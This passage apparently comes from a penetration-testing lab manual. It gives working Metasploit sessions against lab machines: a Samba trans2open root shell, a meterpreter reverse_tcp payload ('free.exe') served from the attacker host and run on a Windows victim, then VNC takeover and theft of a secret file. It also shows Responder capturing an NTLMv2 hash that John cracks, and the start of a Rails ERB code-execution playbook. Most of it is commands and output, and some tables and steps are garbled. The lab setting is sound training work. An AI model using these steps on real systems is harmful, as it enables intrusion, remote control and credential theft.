Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.90.12   yes       The target host(s), range CIDR
  identifier, or hosts file with syntax 'file:<path>'
  RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  CMD       /bin/sh          yes       The command string to execute
  LHOST     be specified)   yes       The listen address (an interface may
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Samba 2.2.x - Bruteforce

msf5 exploit(linux/samba/trans2open) > set lhost 10.10.10.50
lhost => 10.10.10.50
msf5 exploit(linux/samba/trans2open) >

```

Step 8: Execute run command and it will return us blank shell. *id*, *whoami*, *root* commands are fired to verify the Kioptrix shell.

```

msf5 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 10.10.10.50:4444
[*] 192.168.90.12:139 - Trying return address 0xbffffdfc...
[*] 192.168.90.12:139 - Trying return address 0xbffffcfc...
[*] 192.168.90.12:139 - Trying return address 0xbffffbfc...
[*] 192.168.90.12:139 - Trying return address 0xbffffafc...
[*] Command shell session 1 opened (10.10.10.50:4444 -> 192.168.90.12:1025)
at 2021-06-09 19:46:40 -0400

id
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root

```



```

dBBBBBBP          dBBBBBBP  dBBBBBBb  dBP          dBBBBBP  dBP
.
.
|          .          dB' dBP  dB'.BP
|          |          dB' dBP  dB'.BP dBP  dBP
--o--      dBP  dBP  dBP  dB'.BP dBP  dBP
|          dBBBBBP dBP  dBBBBBP dBBBBBP dBP  dBP
.
.
o          To boldly go where no
          shell has gone before
=[ metasploit v5.0.87-dev ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]
Metasploit tip: Adapter names can be used for IP params set LHOST eth0
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.50
LHOST => 10.10.10.50
msf5 exploit(multi/handler) > set LPORT 333
LPORT => 333
msf5 exploit(multi/handler) >

```

The exploit is done by using the command **exploit**.

```

msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.10.50:333
[*] Sending stage (176195 bytes) to 192.168.100.60
[*] Meterpreter session 1 opened (10.10.10.50:333 -> 192.168.100.60:61258)
at 2021-06-09 23:26:04 -0400
meterpreter >

```

In the windows machine, the payload file is downloaded by entering **10.10.10.50/free.exe** in the browser of the machine and the file is automatically downloaded and must be executed as shown below.




Fig. 929. Payload file is being downloaded in the victim machine.




Fig. 930. The payload is successfully downloaded in the victim machine.




Fig. 931. Payload is run and executed.

Thus, the exploitation of windows machine was successfully performed.

Post Exploitation

System Info

The windows machine information, netstat table, route table is gathered by using the **sysinfo**, **netstat** and **route** commands.

```
meterpreter > sysinfo
Computer      : DESKTOP-S16H21F
OS           : Windows 10 (10.0 Build 19042).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows

meterpreter > netstat
Connection list
=====

```

Inode	Proto	Local address PID/Program name	Remote address	State	User
----	----	-----	-----	-----	---
0	tcp	0.0.0.0:135 800/svchost.exe	0.0.0.0:*	LISTEN	0
0	tcp	0.0.0.0:445 4/System	0.0.0.0:*	LISTEN	0
0	tcp	0.0.0.0:5040 1064/svchost.exe	0.0.0.0:*	LISTEN	0
0	tcp	0.0.0.0:5357 4/System	0.0.0.0:*	LISTEN	0
0	tcp	0.0.0.0:7680 1120/svchost.exe	0.0.0.0:*	LISTEN	0
0	tcp	0.0.0.0:49664 580/lsass.exe	0.0.0.0:*	LISTEN	0
0	tcp	0.0.0.0:49665 480/wininit.exe	0.0.0.0:*	LISTEN	0
0	tcp	0.0.0.0:49666 1020/svchost.exe	0.0.0.0:*	LISTEN	0
0	tcp	0.0.0.0:49667 984/svchost.exe	0.0.0.0:*	LISTEN	0
0	tcp	0.0.0.0:49668 1656/spoolsv.exe	0.0.0.0:*	LISTEN	0
0	tcp	0.0.0.0:49669 572/services.exe	0.0.0.0:*	LISTEN	0
0	tcp	0.0.0.0:49670 1844/svchost.exe	0.0.0.0:*	LISTEN	0
0	tcp	192.168.100.60:139 4/System	0.0.0.0:*	LISTEN	0

0	tcp	192.168.100.60:61258	10.10.10.50:333	ESTABLISHED	0
0		5720/free.exe			
0	tcp6	:::135	:::*	LISTEN	0
0		800/svchost.exe			
0	tcp6	:::445	:::*	LISTEN	0
0		4/System			
0	tcp6	:::5357	:::*	LISTEN	0
0		4/System			
0	tcp6	:::7680	:::*	LISTEN	0
0		1120/svchost.exe			
0	tcp6	:::49664	:::*	LISTEN	0
0		580/lsass.exe			
0	tcp6	:::49665	:::*	LISTEN	0
0		480/wininit.exe			
0	tcp6	:::49666	:::*	LISTEN	0
0		1020/svchost.exe			
0	tcp6	:::49667	:::*	LISTEN	0
0		984/svchost.exe			
0	tcp6	:::49668	:::*	LISTEN	0
0		1656/spoolsv.exe			
0	tcp6	:::49669	:::*	LISTEN	0
0		572/services.exe			
0	tcp6	:::49670	:::*	LISTEN	0
0		1844/svchost.exe			
0	udp	0.0.0.0:123	0.0.0.0:*		0
0		2988/svchost.exe			
0	udp	0.0.0.0:500	0.0.0.0:*		0
0		984/svchost.exe			
0	udp	0.0.0.0:3702	0.0.0.0:*		0
0		4612/dasHost.exe			
0	udp	0.0.0.0:3702	0.0.0.0:*		0
0		3024/svchost.exe			
0	udp	0.0.0.0:3702	0.0.0.0:*		0
0		3024/svchost.exe			
0	udp	0.0.0.0:3702	0.0.0.0:*		0
0		4612/dasHost.exe			
0	udp	0.0.0.0:4500	0.0.0.0:*		0
0		984/svchost.exe			
0	udp	0.0.0.0:5050	0.0.0.0:*		0
0		1064/svchost.exe			
0	udp	0.0.0.0:5353	0.0.0.0:*		0
0		700/msedge.exe			
0	udp	0.0.0.0:5353	0.0.0.0:*		0
0		1264/svchost.exe			
0	udp	0.0.0.0:5353	0.0.0.0:*		0
0		700/msedge.exe			
0	udp	0.0.0.0:5355	0.0.0.0:*		0
0		1264/svchost.exe			
0	udp	0.0.0.0:57248	0.0.0.0:*		0
0		4612/dasHost.exe			
0	udp	0.0.0.0:60899	0.0.0.0:*		0
0		3024/svchost.exe			


```

0 udp 127.0.0.1:1900 0.0.0.0:* 0
0 3024/svchost.exe
0 udp 127.0.0.1:49665 0.0.0.0:* 0
0 984/svchost.exe
0 udp 127.0.0.1:60898 0.0.0.0:* 0
0 3024/svchost.exe
0 udp 192.168.100.60:137 0.0.0.0:* 0
0 4/System
0 udp 192.168.100.60:138 0.0.0.0:* 0
0 4/System
0 udp 192.168.100.60:1900 0.0.0.0:* 0
0 3024/svchost.exe
0 udp 192.168.100.60:60897 0.0.0.0:* 0
0 3024/svchost.exe
0 udp6 :::123 :::* 0
0 2988/svchost.exe
0 udp6 :::500 :::* 0
0 984/svchost.exe
0 udp6 :::3702 :::* 0
0 3024/svchost.exe
0 udp6 :::3702 :::* 0
0 4612/dasHost.exe
0 udp6 :::3702 :::* 0
0 3024/svchost.exe
0 udp6 :::3702 :::* 0
0 4612/dasHost.exe
0 udp6 :::4500 :::* 0
0 984/svchost.exe
0 udp6 :::5353 :::* 0
0 1264/svchost.exe
0 udp6 :::5353 :::* 0
0 700/msedge.exe
0 udp6 :::5355 :::* 0
0 1264/svchost.exe
0 udp6 :::57249 :::* 0
0 4612/dasHost.exe
0 udp6 :::60900 :::* 0
0 3024/svchost.exe
0 udp6 ::1:1900 :::* 0
0 3024/svchost.exe
0 udp6 ::1:60896 :::* 0
0 3024/svchost.exe
0 udp6 fe80::992b:2cf7:807b:794a:1900 :::* 0
0 3024/svchost.exe
0 udp6 fe80::992b:2cf7:807b:794a:60895 :::* 0
0 3024/svchost.exe
meterpreter > route
IPv4 network routes
=====
Subnet Netmask Gateway Metric Interface
-----
0.0.0.0 0.0.0.0 192.168.100.1 281 6

```

```
127.0.0.0      255.0.0.0      127.0.0.1      331      1
127.0.0.1      255.255.255.255 127.0.0.1      331      1
127.255.255.255 255.255.255.255 127.0.0.1      331      1
192.168.100.0  255.255.255.0   192.168.100.60 281      6
192.168.100.60 255.255.255.255 192.168.100.60 281      6
192.168.100.255 255.255.255.255 192.168.100.60 281      6
224.0.0.0      240.0.0.0      127.0.0.1      331      1
224.0.0.0      240.0.0.0      192.168.100.60 281      6
255.255.255.255 255.255.255.255 127.0.0.1      331      1
255.255.255.255 255.255.255.255 192.168.100.60 281      6
No IPv6 routes were found.
meterpreter >
```

Remote Control of windows machine

To have a remote view of the victim machine, VNC is used. VNC stands for Virtual Network Computing. It is a graphical desktop sharing system which is used to take remote control of the other computer. The VNC is used by using the command run VNC and we could see that a session becomes interactive as shown below.

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.10.50:333
[*] Sending stage (176195 bytes) to 192.168.100.60
[*] Meterpreter session 1 opened (10.10.10.50:333 -> 192.168.100.60:61258)
at 2021-06-09 23:26:04 -0400
meterpreter >
meterpreter > run vnc
```




Fig. 932. Remote control of victim machine is attained in attacker machine.

The above picture clearly depicts that the remote view of the windows machine is successfully gained in the kali machine of a different network.

Downloading files from windows machine

Any file from the windows machine can be downloaded into the attacker machine by selecting the file to be downloaded. The command **download secret.txt** is used to download the file which appears to be confidential file. The command **dir** shows the list of files in the victim machine.

```
meterpreter > dir
Listing: C:\Users\subav\Downloads
=====
Mode                Size      Type    Last modified          Name
----                -
100666/rw-rw-rw-   282      fil    2021-04-20 02:03:19 -0400  desktop.ini
100777/rwxrwxrwx   73802   fil    2021-06-10 05:20:34 -0400  free.exe
100666/rw-rw-rw-    34      fil    2021-06-10 05:31:30 -0400  secret.txt
meterpreter > download secret.txt
[*] Downloading: secret.txt -> secret.txt
[*] Downloaded 34.00 B of 34.00 B (100.0%): secret.txt -> secret.txt
[*] download   : secret.txt -> secret.txt
meterpreter >
root@kali:~# cat secret.txt
```



```

LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Fingerprint hosts [OFF]
[+] Generic Options:
Responder NIC [eth0]
Responder IP [10.10.10.50]
Challenge set [random]
Don't Respond To Names ['ISATAP']
[!] Error starting TCP server on port 80, check permissions or other servers
running.
[!] Error starting SSL server on port 443, check permissions or other servers
running.
[+] Listening for events...

```

In the run window of the victim machine, the ip address of the attacker machine is given as shown below.




Fig. 934.

The attacker inputs the IP of his machine into the run window of victim machine.




Fig. 935.

Pop up appears in the victim machine.

Now, the responder in the attacker machine starts capturing the access logs for the windows machine as the below screenshot.

```
[+] Listening for events...
[SMB] NTLMv2-SSP Client      : 192.168.100.60
[SMB] NTLMv2-SSP Username   : DESKTOP-S16H21F\suba

[SMB]      NTLMv2-SSP      Hash      :      suba::DESKTOP-
S16H21F:4e3a31125ac7beb7:74CD28157F184C24242FF85D72A4A8BB:0101000000000000C
0653150DE09D201794F528D0AA0B20C000000000200080053004D004200330001001E005700
49004E002D00500052004800340039003200520051004100460056000400140053004D00420
033002E006C006F00630061006C0003003400570049004E002D005000520048003400390032
00520051004100460056002E0053004D00420033002E006C006F00630061006C00050014005
3004D00420033002E006C006F00630061006C0007000800C0653150DE09D201060004000200
000080030003000000000000000001000000002000004DC8A2B260515E444D818F57ABD5B95
23381DF647249AAC9423891452CA231AB0A00100000000000000000000000000000000009
00200063006900660073002F00310030002E00310030002E00310030002E003500300000000
000000000000

[*] Skipping previously captured hash for DESKTOP-S16H21F\suba
[*] Skipping previously captured hash for DESKTOP-S16H21F\suba
[*] Skipping previously captured hash for DESKTOP-S16H21F\suba
[*] Skipping previously captured hash for DESKTOP-S16H21F\suba
[*] Skipping previously captured hash for DESKTOP-S16H21F\suba
[*] Skipping previously captured hash for DESKTOP-S16H21F\suba
[*] Skipping previously captured hash for DESKTOP-S16H21F\suba
```

The responder tool collects the hashes of the logged in user account of the target machine. The hashes are now stored in the `usr/share/responder/logs`.




Fig. 936. Saved hash file in attacker machine.

The file has saved the hashes as shown below.




Fig. 937. Stored hashes

The password is cracked for the logged in user by the hashes. The password is cracked in the new command line window with the command `john /usr/share/responder/logs/SMB-NTLMv2-SSP-192.168.100.60.txt`.

```
kali@kali:~$ sudo su
[sudo] password for kali:
root@kali:~/home/kali# john /usr/share/responder/logs/SMB-NTLMv2-SSP-192.168.100.60.txt
Using default input encoding: UTF-8
Loaded 9 password hashes with 8 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
```

```

Warning: Only 3 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed
for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
abcdef      (suba)
abcdef      (suba)
abcdef      (suba)
abcdef      (suba)
abcdef      (suba)
abcdef      (suba)
abcdef      (suba)
abcdef      (suba)
abcdef      (suba)
9g 0:00:00:00 DONE 2/3 (2021-06-09 23:48) 37.50g/s 512945p/s 527062c/s
636225C/s 123123..boston
Use the "--show --format=netntlmv2" options to display all of the cracked
passwords reliably
Session completed
root@kali:/home/kali#

```

**** The contribution of Subaveena Pugalenthil ends here****

**** The contribution of Tharun Gurrapu starts here****

KK. *Playbook 37: Ruby on Rails ActionPack Inline ERB Code Execution*

Step 1 This module takes advantage of a remote code execution flaw. This flaw exists in the Ruby on Rails ActionPack component's inline request processor. The bug allows the attacker to process Embedded Ruby to the inline JSON processor (*JavaScript Object Notation, a text-based specification for representing structured data that is based on JavaScript object syntax.*). This is then shown, allowing complete RCE during runtime without logging or error conditions.

```

root@kali:~#ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.10.10.20 netmask 255.255.255.0 broadcast 10.10.10.255
inet6 fe80::dfdb:c635:7d4b:63b3 prefixlen 64 scopeid 0*20<link>
ether 00:0c:29:17:df:c4 txqueuelen 1000 (Ethernet)
RX packets 19 bytes 2124 (2.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 33 bytes 3005 (2.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0*10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 20 bytes 1032 (1.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0

```

Step 2 *Nmap* (*Network Mapper*) is an open-source network discovery and security auditing tool. The output of Nmap is a list of scanned targets, with extra information on each dependent on the choices used. The `-sV` option is used in this case. It is a service version detection option that scans open ports for service/version information. The screenshot above depicts ports and their associated information.


```

root@kali:~# nmap 192.168.80.17 -sV
Starting Nmap 7.80 (https://nmap.org) at 2021-02-22 15:58 UTC
Nmap scan report for 192.168.80.17
Host is up (0.00060s latency).
Not shown: 992 filtered ports
PORT      STATE      SERVICE      VERSION
21/tcp    open      ftp          ProFTPD 1.3.5
22/tcp    open      ssh         openSSH 6.6.1p1 Ubuntu 2ubuntu2.13
(Ubuntu Linux; protocol 2.0)
80/tcp    open      http        Apache httpd 2.4.7
445/tcp   open      netbio-ssn  Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
631/tcp   open      ipp         CUPS 1.7
3000/tcp  closed    ppp
3306/tcp  open      mysql       MySQL (unauthorized)
8181/tcp  open      http        WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-
28))
MAC Address: 00:0C:29:59:31:E0 (VMware)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux;
CPE: cpe:/0:linux:linux_kernel
Service detection performed. Please report any incorrect results at
